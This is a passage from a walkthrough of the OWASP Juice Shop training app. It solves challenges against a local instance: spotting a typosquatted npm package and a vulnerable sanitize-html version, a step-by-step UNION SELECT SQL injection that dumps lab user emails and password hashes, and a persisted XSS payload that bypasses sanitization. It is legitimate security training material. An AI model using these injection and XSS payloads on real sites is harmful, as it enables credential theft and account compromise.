
Example: N/A

Hidden bits: 5

Download Full-size Image



3. Moving on to client applications you might end up with OpenStego which is built in Java but also offers a Windows installer at https://github.com/syvaidya/openstego/releases.
4. Selecting the `5.png` and clicking *Extract Data* OpenStego will quickly claim to have been successful:



5. The image that will be put into the *Output Stego file* location clearly depicts a pixelated version of Pickle Rick (from S3E3 - one of the best Rick & Morty episodes ever)

6. Visit http://localhost:3000/#/contact
7. Submit your feedback containing the name `Pickle Rick` (case doesn't matter) to solve this challenge.

Inform the shop about a typosquatting trick it has been a victim of

1. Solve the Access a developer's forgotten backup file challenge and open the `package.json.bak` file
2. Scrutinizing each entry in the `dependencies` list you will at some point get to `epilogue-js`, the overview page of which gives away that you find the culprit at https://www.npmjs.com/package/epilogue-js

epilogue-js

0.7.3 • Public • Published a year ago

Readme | Admin | 3 Dependencies | 0 Dependents | 2 Versions

build passing dependencies up to date

Epilogue

THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR! Please use https://github.com/dchester/epilogue! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting*! Please read https://github.com/bkimminich/juice-shop/issues/368 and https://iamakulov.com/notes/npm-malicious-packages/ for more information!

Create flexible REST endpoints and controllers from Sequelize models in your Express or Restify app.

Getting Started

```
var Sequelize = require('sequelize'),
    epilogue = require('epilogue'),
    http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});
```

install

```
> npm i epilogue-js
```

weekly downloads

266

version	license
0.7.3	MIT

open issues	pull requests
58	12

homepage	repository
github.com	github

last publish

a year ago

collaborators


Test with RunKit

Report a vulnerability

```
// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');
```

3. Visit http://localhost:3000/#/contact
4. Submit your feedback with `epilogue-js` in the comment to solve this challenge

You can probably imagine that the typosquatted `epilogue-js` would be *a lot harder* to distinguish from the original repository `epilogue`, if it where not marked with the *THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `epilogue` NPM page:



Retrieve a list of all user credentials via SQL Injection

1. During the Order the Christmas special offer of 2014 challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
2. The attack payload you need to craft is a `UNION SELECT` merging the data from the user's DB table into the products returned in the JSON result.

3. As a starting point we use the known working `'))--` attack pattern and try to make a `UNION SELECT` out of it
4. Searching for `')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the *Login* form where even the underlying SQL query was leaked.
5. Searching for `')) UNION SELECT * FROM Users--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
6. The next step in a `UNION SELECT` -attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
   a. `')) UNION SELECT '1' FROM Users--` fails with `number of result columns` error
   b. `')) UNION SELECT '1', '2' FROM Users--` fails with `number of result columns` error
   c. `')) UNION SELECT '1', '2', '3' FROM Users--` fails with `number of result columns` error
   d. (…)
   e. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--` *still fails* with `number of result columns` error
   f. `')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` finally gives you a JSON response back with an extra element `{"id":"1","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}`.
7. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` leaving only the "`UNION` ed" element in the result set
8. The last step is to replace the fixed values with correct column names. You could guess those **or** derive them from the RESTful API results **or** remember them from previously seen SQL errors while attacking the *Login* form.
9. Searching for `qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--` solves the challenge giving you a the list of all user data in convenient JSON format.

```
{"status":"success","data":[{"id":"1","name":1,"description":"admin@juice-sh.op","price":"0192023a7bbd73250516f069df18b500","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":2,"description":"jim@juice-sh.op","price":"e541ca7ecf72b8d1286474fc613e5e45","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":3,"description":"bender@juice-sh.op","price":"0c36e517e3fa95aabf1bbffc6744a4ef","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":4,"description":"bjoern.kimminich@googlemail.com","price":"03b00c8d286034a70a59dc282e5982bb","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":5,"description":"ciso@juice-sh.op","price":"861917d5fa5f1172f931dc700d81a8fb","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":6,"description":"support@juice-sh.op","price":"d57386e76107100a7d6c2782978b2e7b","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":7,"description":"morty@juice-sh.op","price":"f2f933d0bb0ba057bc8e33b8ebd6d9e8","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":8,"description":"mc.safesearch@juice-sh.op","price":"b03f4b0ba8b458fa0acdc02cdb953bc8","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":9,"description":"J12934@juice-sh.op","price":"3c2abc04e4a6ea8f1327d0aae3714b7d","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":10,"description":"wurstbrot@juice-sh.op","price":"9ad5b0492bbe528583e128d2a8941de4","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":11,"description":"amy@juice-sh.op","price":"030f05e45e30710c3ad3c32f00de0473","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":12,"description":"bjoern@juice-sh.op","price":"7f311911af16fa8f418dd1a3051d6810","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":13,"description":"bjoern@owasp.org","price":"9283f1b2e9669749081963be0462e466","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"},
{"id":"1","name":14,"description":"bjoern.kimminich@owasp.org","price":"83441dd485959661fbdf283bf75935f9","image":"5","createdAt":"6","updatedAt":"7","deletedAt":"8"}]}
```


There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open http://localhost:3000/#/administration while monitoring the HTTP calls in your browser's developer tools. The response to http://localhost:3000/rest/user/authentication-details also contains the user data in JSON format. But: This list has all the password hashes replaced with `*`-symbols, so it does not count as a solution for this challenge.

Inform the shop about a vulnerable library it is using

Juice Shop depends on a JavaScript library with known vulnerabilities. Having the `package.json.bak` and using an online vulnerability database like Retire.js or a CLI tool like npm-audit that comes with Node.js, makes it rather easy to identify it.


1. Solve Access a developer's forgotten backup file
2. Checking the dependencies in `package.json.bak` for known vulnerabilities online will give you a match (at least) for
   - `sanitize-html` : Sanitization of HTML strings is not applied recursively to input, allowing an attacker to potentially inject script and other markup (see https://github.com/advisories/GHSA-3j7m-hmh3-9jmp)
   - `express-jwt` : Inherits a JWT verification bypass and other vulnerabilities from its dependencies (see https://github.com/advisories/GHSA-c7hr-j4mj-j2w6)
3. Visit http://localhost:3000/#/contact
   a. Submit your feedback with the string pair `sanitize-html` and `1.4.2` appearing somewhere in the comment. Alternatively you can submit `express-jwt` and `0.1.3`.

Perform a persisted XSS attack bypassing a server-side security mechanism


In the `package.json.bak` you might have noticed the pinned dependency `"sanitize-html": "1.4.2"`. Internet research will yield a reported Cross-site Scripting (XSS) vulnerability, which was fixed with version 1.4.3 - one release later than used by the Juice Shop. The referenced GitHub issue explains the problem and gives an exploit example:

> *Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:*
>
> *`I am not harmless: <<img src="csrf-attack"/>img src="csrf-attack"/>` is sanitized to `I am not harmless: <img src="csrf-attack"/>`*
>
> *Mitigation: Run sanitization recursively until the input html matches the output html.*

1. Visit http://localhost:3000/#/contact.
2. Enter `<<script>Foo</script>iframe src="javascript:alert(`xss`)">` as *Comment*
3. Choose a rating and click *Submit*
4. Visit http://localhost:3000/#/about for a first "xss" alert (from the *Customer Feedback* slideshow)




5. Visit http://localhost:3000/#/administration for a second "xss" alert (from the *Customer Feedback* table)




Perform a persisted XSS attack through an HTTP header

1. Log in as any user.
2. Visit http://localhost:3000/#/privacy-security/last-login-ip where your *IP Address* probably shows as `0.0.0.0`.



